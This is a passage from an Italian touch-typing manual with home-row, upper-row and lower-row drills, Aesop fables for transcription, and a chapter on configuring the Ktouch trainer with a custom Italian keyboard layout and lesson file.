Questi esercizi vanno svolti cercando di non sollevare le dita dai tasti base, dal momento che non c’è la necessità di raggiungere altri tasti.

Esercizio 124.5.

```
jklò jklò jklò jklò jklò jklò jklò jklò jklò jklò
òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj
jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl
òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk
jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl jkòl
òljk òljk òljk òljk òljk òljk òljk òljk òljk òljk
kljò kljò kljò kljò kljò kljò kljò kljò kljò kljò
```

Esercizio 124.6.

```
jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò jlkò
jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk jòlk
òklj òklj òklj òklj òklj òklj òklj òklj òklj òklj
òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl òjkl
kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl kòjl
kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl kjòl
klòj klòj klòj klòj klòj klòj klòj klòj klòj klòj
```

124.3 Esercizi sui tasti base: entrambe le mani

Questi esercizi vanno svolti cercando di non sollevare le dita dai tasti base, dal momento che non c’è la necessità di raggiungere altri tasti.

Esercizio 124.8.

```
ad adala add adds ads afa aj aja ajada al ala
alada alafa alas alfa alfaja alfalfa alfalfal
alfas all alla als as asa asada ask asks ass da
dad dada dadas dads dal dala dalla dl dò fa fad
fada fads faja fajada falda fall falla fallada
falls falò falsa falsada fas ff flak flaks flask
flasks ja jada jalda jaldada jas jasa ka ks la lad
lada lads laja las lasa lass lassa lfd ls sa sad
saja sajada sal sala salad salada salads salassa
salassò salda saldò salò salsa salsas sas sass
```

Esercizio 124.9.

```
sass sas salsas salsa salò saldò salda salassò
salassa salads salada salad sala sal sajada saja
sad sa ls lfd lassa lass lasa las laja lads lada
lad la ks ka jasa jas jaldada jalda jada ja flasks
flask flaks flak ff fas falsada falsa falò falls
fallada falla fall falda fajada faja fads fada fad
fa dò dl dalla dala dal dads dadas dada dad da ass
asks ask asada asa as als alla all alfas alfalfal
alfalfa alfaja alfa alas alafa alada ala al ajada
aja aj afa ads adds add adala ad
```

124.4 Esercizi sui tasti base con lo spostamento degli indici

Questi esercizi vanno svolti spostando soltanto gli indici quando ciò diventa necessario, per riportarli subito dopo sul loro tasto base di riferimento.

Esercizio 124.11.

```
slash slags slag shall shahs shah shags shag shads
shad sh sass sash sas salsas salsa salò salgada
salga saldò salda salassò salassa salads salada
salad sala sal sajada saja sah sags sagas saga sag
sad sa ls llaga lfd lassa lass lash lasa las laja
lags lag lads lada lad la ks kg kahl ka jasa jas
jaldada jalda jags jaga jag jada ja hl hg hash has
halls hallada hall half haldada halda hala hahs
hah hags hag hadada hada had ha gs glass glas
glads glad ggf gash gasajada gasa gas gals galls
```

Esercizio 124.12.

```
galla gall galga galas gala gal gags gaga gag
gaffs gaff gafa gads gad flasks flask flash flaks
flak flags flag ff fas falsada falsa falò falls
fallada falla fall falda fajada faja fahl fags fag
fads fada fad fa dò dl dg dash dalla dalaga dala
dal daga dads dadas dada dad da ass asks ask ash
asada asa as als allg allagò allaga alla all
alhaja alga alfas alfalfal alfalfa alfaja alfa
alas alafa alada ala al ajada aja aj ahas aha ah
agallada agalla afa ads adds add adala adahala ad
```

124.5 Esercizi sui tasti base con lo spostamento aggiuntivo del mignolo destro

Questi esercizi vanno svolti spostando soltanto gli indici e il mignolo della mano destra, quando ciò diventa necessario, per riportarli subito dopo sul loro tasto base di riferimento.

Esercizio 124.14.

```
ad adahala adala add adds ads afa agalla agallada
ah aha ahas aj aja ajada al ala alada alafa alas
alfa alfaja alfalfa alfalfal alfas alga alhaja all
alla allaga allagò allg als as asa asada ash ask
asks ass da dà dad dada dadas dads daga dal dala
dalaga dalla dash dg dl dò fa fad fada fads fag
fags fahl faja fajada falda fall falla fallada
falls falò falsa falsada fas ff flag flags flak
flaks flash flask flasks gad gads gafa gaff gaffs
gag gaga gags gal gala galas galga gall galla
```

Esercizio 124.15.

```
galls gals gas gasa gasajada gash ggf glad glads
glas glass gs ha had hada hadada hag hags hah hahs
hala halda haldada half hall hallada halls has
hash hg hl ja jada jag jaga jags jalda jaldada jas
jasa ka kahl kg ks la là lad lada lads lag lags
laja las lasa lash lass lassa lfd llaga ls sa sad
sag saga sagas sags sah saja sajada sal sala salad
salada salads salassa salassò salda saldò salga
salgada salò salsa salsas sas sash sass sh shad
shads shag shags shah shahs shall slag slags slash
```

124.6 Esercizi sulla riga base con l'uso delle maiuscole

Per ottenere le maiuscole si preme uno dei due tasti delle maiuscole, seguito dal tasto da rendere maiuscolo. I tasti delle maiuscole si premono con il mignolo della mano che non viene impegnata poi per la pressione del tasto con il carattere da rendere maiuscolo. Per esempio, per ottenere la lettera «H» maiuscola, si usa il mignolo della mano sinistra per il tasto delle maiuscole, in modo che con l'indice della mano destra si possa premere poi il tasto della lettera da scrivere.

Esercizio 124.17.

```
slash slags slag Skala shall Shaka shahs shah
shags shag shads shad Sh sh sass Sasha sash SAS
sas salsas salsa salò Salk salgada salga saldò
salda salassò salassa Salas salads salada salad
sala Sal sal Saks Sakha sajada saja sah sags sagas
Saga saga sag sad Saal sa LSD ls llaga Lhasa lfd
Lassa lassa lass lash lasa las laja lags lag lads
lada lad laça là La la ks kg Kalk kahl Kafka Kaff
ka Jg JFK jasa jas jaldada jalda jags Jagd jaga
jag Jaffa jada ja hl Hg hg Hf Hd hash has Hals
```

Esercizio 124.18.

```
halls hallada Hall hall half haldada halda hala
Hal Hakka hahs hah hags hag hadada hada had Haas
Haag ha gs Glass glass Glas glas glads glad glaça
ggf Gd gash gasajada gasa Gas gas gals galls galla
Gall gall galga galas Galahads Galahad Gala gala
gal gags gaga Gag gag gaffs gaff gafa gads gad Ga
FSF flasks flask flash flaks Flak flak flags flag
Fla FG FF ff FDJ Fassa fas falsada falsa falò
falls fallada falla Fall fall falda Falasha fajada
```

Esercizio 124.19.

```
faja fahl Fahd fags fag fads fada fad Fa fa dò dl
Dhaka dg dash Dallas dalla dalaga dala dal daga
dads dadas Dada dada dad dà da çà ça Assad ass
asks ask ash asada asa As as als allg Allah allagò
allaga alla All all alhaja alga alfas alfalfal
alfalfa alfaja Alfa alfa Alf Alaska alas alafa
alada Ala ala Al al Akkad ajada aja aj ahas aha ah
Agfa agallada agalla agaça AG Ag AfA afa ads adds
add adala adahala Ada ad Aas Aal
```

Capitolo 125

Esercizi di digitazione: la riga superiore

La riga superiore è quella riga di tasti che si trova sopra alla riga base. Per digitare i tasti della riga superiore occorre sollevare temporaneamente le dita necessarie dalla riga base, per poi ritornare ai tasti base rispettivi.

125.1 Esercizi sui tasti della riga superiore: mano sinistra

Nelle mappe proposte in questi esercizi, si attribuisce il tasto [*r*] al dito indice (della mano sinistra). Tuttavia, se il proprio dito medio è molto più lungo rispetto all'indice, potrebbe essere più facile raggiungere il tasto [*r*] proprio con il dito medio.

Esercizio 125.2.

```
adagereste adattate adatte addestrata afa affare
afferrereste afferrerete affettereste affetterete
affrettereste affretterete araste arata arerete
arreda arrederete arresa arrestereste arresterete
arretrereste arretrerete asse assesta assesterete
assetata atta atte atterrata atterrate attestasse
attestaste attrasse daffare dataste datata degrada
degradare derrata derrate destaste destata
```

Esercizio 125.3.

```
detergere detersa detestate detestereste dettate
dette era ere errare errasse erte esagera
esagererete esatta estate estesa fara fare fatte
fede feste fetta fredde frega gas gatta gettate
gettereste grate gratta gratterete gregge
raffreddaste raffreddata rasare rasasse rassetta
rassettare rata rate regge reggere restasse
restaste rete retta sarta sarte sedata sedate sega
```

Esercizio 125.4.

```
segare segregata segregate serrare serrasse sesta
seta sfere sfratta sfratterete sfrega sgrassare
sgrassasse stadera staffa stasera stata strada
strade stretta strette tardasse tardaste targa
tartassa tartasserete tassa tassereste tasserete
tastereste tasterete terrestre tersa tesserare
tesserasse tessereste tesserete testata testate
trae trarre trattaste trattata
```

125.2 Esercizi sui tasti della riga superiore: mano destra

In questo caso, viene aggiunto anche il tasto della lettera «ù», che nel capitolo precedente non è stato preso in considerazione per la mancanza di parole adatte.

Esercizio 125.6.

```
yuppy yup yuk youyou you yolk yo yip uphill up
uopo ululò ululo ululi uh pupullò pupullo pupulli
puppy pupil pup puoi può pulpy pulp pull pulii pu
pou populo poppy popolò popolo popoli pop poop
pool pooh polyp polo pollo polli poll polipo
polipi polio poli pol poky poilu poil poi ply plu
ploy plop pli più pip pioppo pioppi pioli pio
```

Esercizio 125.7.

```
pilou pill pii piè pi phil oui où ou oppio oliò
olio olii oli olà ok oily oil oho ohi oh luppolo
lupo lupi lull lui lu loup lop loopy loop look
lollypop lollipop loll loi lo lippu lip lily li là
kp kooky kook klipp kilo killjoy kill joy joujou
joui jolly joli io ill ilk il hypo hull hulk hui
huh hop hoop hooky hookup hook holy holly hohl ho
hl hippy hippo hip hilly hill hi
```

125.3 Esercizi sui tasti della riga superiore con entrambe le mani

Esercizio 125.9.

```
adagerà additereste adirare adotti afferrò
affilerò affrettata aggrappare agitereste
allargaste alleiate altre appello appostassero
aprirla arrederete arrotate aspettò asserto
assisterla assuefatti attestassi augurassero
datata degradare deperirai deputato desta deturpai
diffidare dilapideresti dilettiate dirupo
disgreghi disputassero dissipò distrarsi dosare
durerò eleggo erede esagerati eseguirà espiare
```

Esercizio 125.10.

```
esserti fardello ferii figlio fisserò fodero
fratte frugherà fruttereste gaio gelida gilè
gioiello giurate graduate gretto guardi guido
halters hashish heap hep hippest hooded hosted
hulas idolatrerò irreligioso ispettore itererò
jetties juggled kilt laser legassero lesti
listereste logoriate odorate oltrepassati oraria
orsi ospitò paffutella palpaste parere partoriste
paura perdete perquisirai pestiferi piè pigola più
```

Esercizio 125.11.

```
popolosi posdatassero potassero predisposti
prelato presterai professassero progrediti
propositi prosperò prototipo purga quaggiù questi
rado raggruppo rapereste rassettaste reati reggerà
relitto respiriate retrodateresti riepilogherei
rifuggiste rilegherei ripassereste riposai risalti
risposto ritirereste rugiada salassassero salpato
saprà sederti seguitare sequestrati sfido
sfoderasse sfregasse sgrassaste sigarette
```

Esercizio 125.12.

```
slegherai sode soli sopporterà sorrisi sosterai
spara sparpagliò sperderà spettassero spillereste
spoglierò spregiare squarterò statale stipulate
storpierò strepitò stritoleresti stupirai
suffragati superata susseguire taglierai tarperà
tastassi telegrafati tessereresti tirasti tollero
torturerò tradita traghetterà trasferirlo
trasportiate trepida trite truppe udii urlare
usufruisti waits wassailed wedder whalers
whitewalls wilds woefully worsted yea
```

125.4 Esercizi con l'aggiunta delle lettere maiuscole

Esercizio 125.14.

```
Achille Afrodite Alberto Alessio Amilcare Andrea
Anselmo Aosta Arno Atene Barcellona Belgio
Boccaccio Brescia Caino Canada Caracalla Cariddi
Carmine Cassio Caterina Catullo Cauchy Cesare Cina
Cluny Coriolano Costanzo Courmayeur Cristina
Davide Donizetti Elena Emiliano Enrico Erasmo
Erminio Ettore Eulero Eusebio Fassa Ferdinando
Feynman Filomena Fourier Francia FSF Gabriele
```

Esercizio 125.15.

```
Galileo Galois Gauss Gerardo Gerusalemme Giacomo
Giangiacomo Ginevra Giosuè Giovanni Giuda Giunone
Golia Guastalla Iacopo Imola Intel Ippolito Ivo
Kronecker Laplace Leonardo Libia Linux Lisbona
Londra Lourdes Lucia Lucrezia Luigi Lussemburgo
Madrid Mantova Marcello Marsiglia Martino Matilde
Mauro Michela Michelino Minosse Monza Morgex Mosè
Murphy Nerone Newton Noè Normandia Orazio
```

Esercizio 125.16.

```
Ostrogradski Palermo Paride Pascal Pesaro Piemonte
Piero Pinerolo Pirenei Pistoia Planck Plinio
Polifemo Portogallo Prussia Renato Roberto
Rossella Saffo Salomone Saturno Savona
Schwarzschild Sebastiano Senofonte Sicilia Simona
Sisifo Spagna Stefania Stokes Sulmona Taizé Teresa
TeX Tirrenia Tommaso Torricelli Tunisia Ugo Urbino
Valerio Ventimiglia Verona Vincenzo Vittorio
Zarlino
```

Esercizi di digitazione: la riga inferiore

La riga inferiore è quella riga di tasti che si trova sotto alla riga base. Per digitare i tasti della riga inferiore occorre spostare temporaneamente le dita necessarie dalla riga base, per poi ritornare ai tasti base rispettivi.

126.1 Esercizi sui tasti della riga inferiore: mano sinistra

Si può osservare che il tasto [*b*] è conteso da entrambi gli indici delle mani.

Esercizio 126.2.

```
abbassa abbassava accada accasa accasava afa bada
badava basa basava bassa bava bazza cacca cada
casa casacca casca cascava cassa cava cavava dava
fava gas gazza sacca sbava sbavava scada scassa
scassava scava scavava svaga svagava vacca vada
vaga vagava vasca zac
```

Esercizio 126.3.

```
zac vasca vagava vaga vada vacca svagava svaga
scavava scava scassava scassa scada sbavava sbava
sacca gazza gas fava dava cavava cava cassa
cascava casca casacca casa cada cacca bazza bava
bassa basava basa badava bada afa accasava accasa
accada abbassava abbassa
```

126.2 Esercizi sui tasti della riga inferiore: mano destra

Esercizio 126.5.

```
nm mùn mò mnà mm mln ml mk mhò mhàn mhàm mhàl mb
màn màm màl màb mà lùb lòn lò lkm lb làn làmh là
km kl kk kbm kbk kb hm hl hk hh bùb bòl bm bln bl
bhàn bhà bh bàn bà
```

Esercizio 126.6.

```
km kl kk kbm kbk kb hm hl hk hh bùb bòl bm bln bl
màn màm màl màb mà lùb lòn lò lkm lb làn làmh là
nm mùn mò mnà mm mln ml mk mhò mhàn mhàm mhàl mb
bhàn bhà bh bàn bà
```

126.3 Esercizi sui tasti della riga inferiore con entrambe le mani

Esercizio 126.8.

```
abbassa abbassò accasa accasò acclamava ad affama
affamò affannava al alba alga allaga allagò alzava
ama amalgama amalgamò ammacca ammaccò ammalava
ammassa ammassò ammazzava amò anca andò ansava
avallava avanza avanzò bada badò bagnava baldanza
ballava balza balzò banca basa basò bava blanda
cacca cagna calava calcagna calma calmò calva
calzava canna casacca cascava cassa cavalcava
cavava da dal dama danna dannò danzava dava fa
```

Esercizio 126.9.

```
falla falsa fan gala gamba gas ha kg là lagnanza
lagnò lana lasagna lava lavanda lavò madama magma
mal malsana mamba mammà mancanza mancò mandava
manna massa nana sa sala salassava salava saldava
salga salò salva salvava san sanava sansa sballava
sbalza sbalzò sbava sbavò scala scalda scaldò
scalza scansava scassa scassò scavalca scavalcò
scavò sfamava svaga svagò vacanza vada vagava val
valga vana vangava vasca zanna
```

126.4 Esercizi con l'aggiunta delle lettere maiuscole

Esercizio 126.11.

```
Abbas Adam Adan Addams Afghans Ahmad Ajax Ala
Alabaman Alan Alaska Alaskans Aldan Allahabad Alma
Alva Amman Andaman Anna Anshan Asama Assad Ava
Baal Bach Baghdad Bahamas Balkans Ball Banach Bass
Blacks Blvd Callaghan Callas Canada Casals Chad
Chan Changsha Dada Dan Dhaka Fahd Falkland Fla
```

Esercizio 126.12.

```
Galahad Gall Gdansk Glass Hahn Hal Hals Haman Hank
Hannah Havana JFK Jamaal Jan Janna Javas Kafka
Kama Kans Kansans Kazakh Khan Klansman Laban Lana
Lang Lassa Lhasa MHz Mach Mack Madagascans Malacca
Manama Manx Mashhad Max Mazda McCall Nan Nanchang
Nazca Sachs Sagan Saks Salas Sam Sana Sang Sasha
Shaka Shanna Slavs Val Van Vang Xmas
```

Capitolo 127


Esercizi di digitazione: conclusione

Con questo capitolo si concludono gli esercizi di digitazione. Da questo punto in poi, l'addestramento può continuare con qualunque tipo di testo; quello che conta è di mantenere la determinazione nell'uso di tutte le dita delle mani per la scrittura.

127.1 Favole di Esopo

Per concludere l'addestramento alla digitazione, vengono proposti alcuni esercizi di trascrizione di favole di Esopo. In questo modo si esplorano i simboli più comuni usati nella scrittura quotidiana.

Esercizio 127.2.

```
La volpe e l’uva

Che fame! - esclamò la volpe, che era a digiuno da
un paio di giorni e non trovava niente da mettere
sotto i denti; girellando qua e là, capitò per
caso in una vigna, piena di grappoli bruni e
dorati.
- Bella quell’uva! - disse allora la volpe,
spiccando un primo balzo per cercare di afferrarne
un grappolo. - Ma com’è alta! - e fece un altro
salto. Più saltava e più le veniva fame: fece
qualche passo indietro e prese la rincorsa: niente
ancora! Non ce la faceva proprio. Quando si
accorse che tutti i suoi sforzi non servivano a
nulla e che, continuando così, avrebbe potuto
farsi deridere da un gattino che se ne stava a
sonnecchiare in cima alla pergola, esclamò:
- Che brutta uva! È ancora acerba, e a me l’uva
acerba non piace davvero!
E si allontanò di là con molta dignità, ma con una
gran rabbia in cuore.
```

Esercizio 127.3.

```
La gallina dalle uova d'oro

C'era una volta una straordinaria gallina che
faceva un uovo d'oro al giorno.
Il contadino a causa della sua avidità dopo
qualche tempo non fu più soddisfatto dell'unico
uovo che la gallina puntualmente gli sfornava:
"Scommetto che se la uccidessi diventerei
ricchissimo, chissà quanto oro ha dentro la
pancia, è inutile stare ad aspettare un misero
uovo al giorno!" pensò convinto.
Ma dovette accorgersi che la prodigiosa gallina
non era affatto diversa dalle altre e che dentro
di lei non c'era dell'oro come aveva scioccamente
immaginato.
Così per non essersi accontentato di ciò che aveva
restò senza nulla poiché ora non poteva contare
nemmeno su un uovo al giorno.
```

127.2 Livelli ulteriori

Negli esercizi di digitazione si esplorano normalmente soltanto i primi due livelli della tastiera (minuscole e maiuscole, per intendere a che livelli si sta facendo riferimento); tuttavia, la tastiera italiana e la maggior parte delle tastiere, dispone di tre o più livelli. Per esempio, le parentesi quadre, il simbolo dell'euro e altri simboli simili, si ottengono in combinazione con il tasto [*AltGr*], che si trova subito a destra della barra spaziatrice. Questo tasto va premuto con il pollice destro.

In presenza di un livello ulteriore, questo si ottiene normalmente combinando [*AltGr*] con il tasto delle maiuscole. In tal caso, dovrebbe essere conveniente usare la mano destra per premere con il pollice [*AltGr*] e con il mignolo il tasto delle maiuscole. Evidentemente, se il tasto da premere ancora rientrerebbe nella competenza del mignolo, in questa situazione va usato invece l'anulare, o il medio, a seconda della distanza relativa, ma può essere necessario premere il tasto ulteriore con la mano sinistra.

Figura 127.4. La combinazione [*AltGr Maiuscole à*], per ottenere la lettera «å».

Capitolo 128

Ktouch

Ktouch[1] è un programma grafico per l'addestramento all'uso della tastiera, in modo generalizzato.

128.1 Avvio e configurazione

Il programma è costituito dall'eseguibile '**`ktouch`**', che si avvia generalmente senza argomenti:

$ **`ktouch`** [*Invio*]

In condizioni normali, al primo avvio si presenta con una tastiera statunitense e con degli esercizi generici, come si può vedere nella figura successiva.

Figura 128.1. Aspetto normale di Ktouch quando lo si avvia per la prima volta.

Volendo visualizzare sullo schermo la mappa della tastiera italiana, occorre entrare nell'elenco che si ottiene selezionando la voce `Keyboard layout`, del menù `Settings`. Da lì, si può scegliere la mappa italiana che dovrebbe corrispondere al file '`/usr/share/apps/ktouch/it.keyboard`'.

Figura 128.2. Aspetto di Ktouch dopo aver caricato la mappa della tastiera italiana.

Se si ritiene che i colori attribuiti ai tasti non corrispondano al modo giusto di associare l'uso delle dita, si può optare per una visualizzazione in bianco e nero, senza guide. Si cambia la colorazione dei tasti selezionando la voce `Keyboards Color Schemes` dal menù `Settings`.

Figura 128.3. Aspetto di Ktouch con i tasti senza colori.

128.2 Esercizio con Ktouch

Gli esercizi da svolgere vanno caricati espressamente e generalmente si può accedere solo a file che si trovano già nella directory '`/usr/share/apps/ktouch/`'. Questi file, vanno scelti dall'elenco che si ottiene dalla voce `Default lectures` del menù `Training`.

Figura 128.4. Esercitazione in corso con Ktouch, dopo aver caricato il file '`/usr/share/apps/ktouch/italian.ktouch.xml`'.

I file degli esercizi contengono dei livelli successivi, che possono essere selezionati quando si riprende l'addestramento e i primi livelli sono già stati eseguiti con soddisfazione. Per passare al livello successivo, basta selezionare il bottone grafico [+] che appare nel riquadro *`Level`*, a sinistra.

128.3 Personalizzazione della tastiera

Può capitare di non trovare una configurazione soddisfacente per la tastiera italiana. In tal caso, si può scrivere la propria in un file con estensione '`.keyboard`' da mettere poi nella directory '`/usr/share/apps/ktouch/`'. Il listato successivo mostra un file adatto alla mappa italiana della tastiera, che comprende le lettere accentate (minuscole e maiuscole), il simbolo «€» e altri simboli importanti che si ottengono per combinazione con il tasto [*AltGr*]; inoltre l'associazione dei tasti alle dita è un po' più naturale.

Listato 128.5. File '`it.keyboard`'. Si osservi che il file deve essere scritto secondo la codifica UTF-8.

```
########################################################################
#    KTouch
#    Keybord layout file for italian keyboard
#    Encoding: UTF-8 (save as UTF-8 from editor)
#    Edit this file with tabs set to 8 characters.
########################################################################
#
#  FingerKey: These keys are the keys where the fingers rest.
```

```
#
#  NormalKey: These keys are the keys that are visible on the keyboard.
#             To get the character (unicod) you don’t have to press
#             anything else but the key.
#             The FingerKey unicode number tells the program
#             which finger has to be moved to press this key.
#
#  ControlKey: These are modifier or additional (unused) keys.
#
#          Uni-  Key          x    y   Fngr  W  H
#          code  Text                   Key
#
NormalKey   92    \           0    0    97
NormalKey   49    1           10   0    97
NormalKey   50    2           20   0    115
NormalKey   51    3           30   0    100
NormalKey   52    4           40   0    102
NormalKey   53    5           50   0    102
NormalKey   54    6           60   0    102
NormalKey   55    7           70   0    106
NormalKey   56    8           80   0    106
NormalKey   57    9           90   0    107
NormalKey   48    0           100  0    108
NormalKey   39    ’           110  0    59
NormalKey   236   ì           120  0    59
ControlKey  8     BackSpace   130  0        20 10
#
ControlKey  260   Tab         0    10       15 10
NormalKey   113   Q           15   10   97
NormalKey   119   W           25   10   115
NormalKey   101   E           35   10   100
NormalKey   114   R           45   10   102
NormalKey   116   T           55   10   102
NormalKey   121   Y           65   10   106
NormalKey   117   U           75   10   106
NormalKey   105   I           85   10   107
NormalKey   111   O           95   10   108
NormalKey   112   P           105  10   59
NormalKey   232   è           115  10   59
NormalKey   43    +           125  10   59
ControlKey  13    Enter       138  10       12 20
#
ControlKey  259   CapsLock    0    20       18 10
FingerKey   97    A           18   20   97
FingerKey   115   S           28   20   115
FingerKey   100   D           38   20   100
FingerKey   102   F           48   20   102
NormalKey   103   G           58   20   102
NormalKey   104   H           68   20   106
FingerKey   106   J           78   20   106
FingerKey   107   K           88   20   107
FingerKey   108   L           98   20   108
FingerKey   242   ò           108  20   59
```

```
NormalKey   224   à           118  20   59
NormalKey   249   ù           128  20   59
#
ControlKey  258   Shift       0    30   13  10
NormalKey   60    <           13   30   97
NormalKey   122   Z           23   30   115
NormalKey   120   X           33   30   100
NormalKey   99    C           43   30   102
NormalKey   118   V           53   30   102
NormalKey   98    B           63   30   106
NormalKey   110   N           73   30   106
NormalKey   109   M           83   30   106
NormalKey   44    ,           93   30   107
NormalKey   46    .           103  30   108
NormalKey   45    -           113  30   59
ControlKey  257   Shift       123  30       27 10
#
ControlKey  262   Ctrl        0    40       15 10
ControlKey  263   Alt         15   40       15 10
ControlKey  32    Space       30   40       90 10
ControlKey  264   AltGr       120  40       15 10
ControlKey  265   Ctrl        135  40       15 10
#
#  HiddenKey: These are actually not "hidden" keys as such, but the characters
#             that are obtained by pressing a key and a certain modifier key.
#             Define the character via its unicode and then also
#             the unicode for the base character on the key to be pressed.
#             Also define the character/key of the finger that needs to
#             press the key and the modifier key that needs to be highlighted.
#
#          Uni-  Target               Fngr        Modifier
#          code                        Key
#
HiddenKey   124   92                   97         257 # |
HiddenKey   33    49                   97         257 # !
HiddenKey   34    50                   115        257 # "
HiddenKey   163   51                   100        257 # £
HiddenKey   36    52                   102        257 # $
HiddenKey   37    53                   102        257 # %
HiddenKey   38    54                   102        257 # &
HiddenKey   47    55                   106        258 # /
HiddenKey   40    56                   106        258 # (
HiddenKey   41    57                   107        258 # )
HiddenKey   61    48                   108        258 # =
HiddenKey   63    39                   59         258 # ?
HiddenKey   94    236                  59         258 # ^
#
HiddenKey   81    113                  97         257 # Q
HiddenKey   87    119                  115        257 # W
HiddenKey   69    101                  100        257 # E
HiddenKey   82    114                  102        257 # R
HiddenKey   84    116                  102        257 # T
HiddenKey   89    121                  106        258 # Y
```

```
HiddenKey   85    117                   106         258 # U
HiddenKey   73    105                   107         258 # I
HiddenKey   79    111                   108         258 # O
HiddenKey   80    112                   59          258 # P
HiddenKey   233   232                   59          258 # é
HiddenKey   42    43                    59          258 # *
#
HiddenKey   65    97                    97          257 # A
HiddenKey   83    115                   115         257 # S
HiddenKey   68    100                   100         257 # D
HiddenKey   70    102                   102         257 # F
HiddenKey   71    103                   102         257 # G
HiddenKey   72    104                   106         258 # H
HiddenKey   74    106                   106         258 # J
HiddenKey   75    107                   107         258 # K
HiddenKey   76    108                   108         258 # L
HiddenKey   231   242                   59          258 # ç
HiddenKey   176   224                   59          258 # °
HiddenKey   165   224                   59          258 # §
#
HiddenKey   62    60                    97          257 # >
HiddenKey   90    122                   115         257 # Z
HiddenKey   88    120                   100         257 # X
HiddenKey   67    99                    102         257 # C
HiddenKey   86    118                   102         257 # V
HiddenKey   66    98                    106         258 # B
HiddenKey   78    110                   106         258 # N
HiddenKey   77    109                   106         258 # M
HiddenKey   59    44                    107         258 # ;
HiddenKey   58    46                    108         258 # :
HiddenKey   95    45                    59          258 # _
#
HiddenKey   200   232                   59          259 # È
HiddenKey   201   233                   59          259 # É
HiddenKey   204   236                   59          259 # Ì
HiddenKey   210   242                   59          259 # Ò
HiddenKey   192   224                   59          259 # À
HiddenKey   217   249                   59          259 # Ù
#
HiddenKey   8364  69                    100         264 # EUR
HiddenKey   91    232                   59          264 # [
HiddenKey   93    43                    59          264 # ]
HiddenKey   64    242                   59          264 # @
HiddenKey   35    224                   59          264 # #
HiddenKey   171   122                   115         264 # «
HiddenKey   187   120                   100         264 # »
HiddenKey   123   55                    106         264 # {
HiddenKey   125   48                    108         264 # }
#
```

Figura 128.6. Aspetto di Ktouch con la configurazione della tastiera descritta nel listato '/usr/share/apps/ktouch/it.keyboard'.

128.4 Personalizzazione degli esercizi

Gli esercizi standard per la lingua italiana, che accompagnano il programma, sono realizzati in modo automatico, con un criterio che potrebbe non essere quello desiderato. Per creare il proprio gruppo di esercizi, basta prendere uno dei file contenuti nella directory '/usr/share/apps/ktouch/', con estensione '.ktouch.xml' e modificarlo.

Qui viene proposto un gruppo di esercizi già presentato in altri capitoli. Il formato del file in questione prevede che si indichino ogni volta i tasti nuovi per i quali ci si addestra; in questo caso, piuttosto di scrivere i tasti, è stato descritto di che gruppo di tasti si tratta.

Listato 128.7. File 'italiano.ktouch.xml'. Si osservi che il file deve essere scritto secondo la codifica UTF-8.

```
<KTouchLecture>
 <Title>Italiano</Title>
 <Comment>File di addestramento tratto da «Appunti di informatica
 libera»</Comment>
 <FontSuggestions>Courier 14 Pitch</FontSuggestions>
 <Levels>
  <Level>
   <NewCharacters>tasti base</NewCharacters>
   <Line>asdf asdf asdf asdf asdf asdf asdf asdf asdf asdf</Line>
   <Line>fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa fdsa</Line>
   <Line>afsd afsd afsd afsd afad afsd afsd afsd afsd afsd</Line>
   <Line>fads fads fads fads fads fads fads fads fads fads</Line>
```

```
  <Line>asfd asfd asfd asfd asfd asfd asfd asfd asfd asfd</Line>
  <Line>fdas fdas fdas fdas fdas fdas fdas fdas fdas fdas</Line>
  <Line>sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf sdaf</Line>
 </Level>
 <Level>
  <NewCharacters>tasti base</NewCharacters>
  <Line>ad afa da fa sa ad afa da fa sa ad afa da fa sa ad</Line>
  <Line>ad afa da fa sa ad afa da fa sa ad afa da fa sa ad</Line>
  <Line>ad afa da fa sa ad afa da fa sa ad afa da fa sa ad</Line>
  <Line>ad afa da fa sa ad afa da fa sa ad afa da fa sa ad</Line>
  <Line>ad afa da fa sa ad afa da fa sa ad afa da fa sa ad</Line>
  <Line>ad afa da fa sa ad afa da fa sa ad afa da fa sa ad</Line>
  <Line>ad afa da fa sa ad afa da fa sa ad afa da fa sa ad</Line>
 </Level>
 <Level>
  <NewCharacters>tasti base</NewCharacters>
  <Line>jklò jklò jklò jklò jklò jklò jklò jklò jklò jklò</Line>
  <Line>òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj òlkj</Line>
  <Line>jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl jòkl</Line>
  <Line>òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk òjlk</Line>
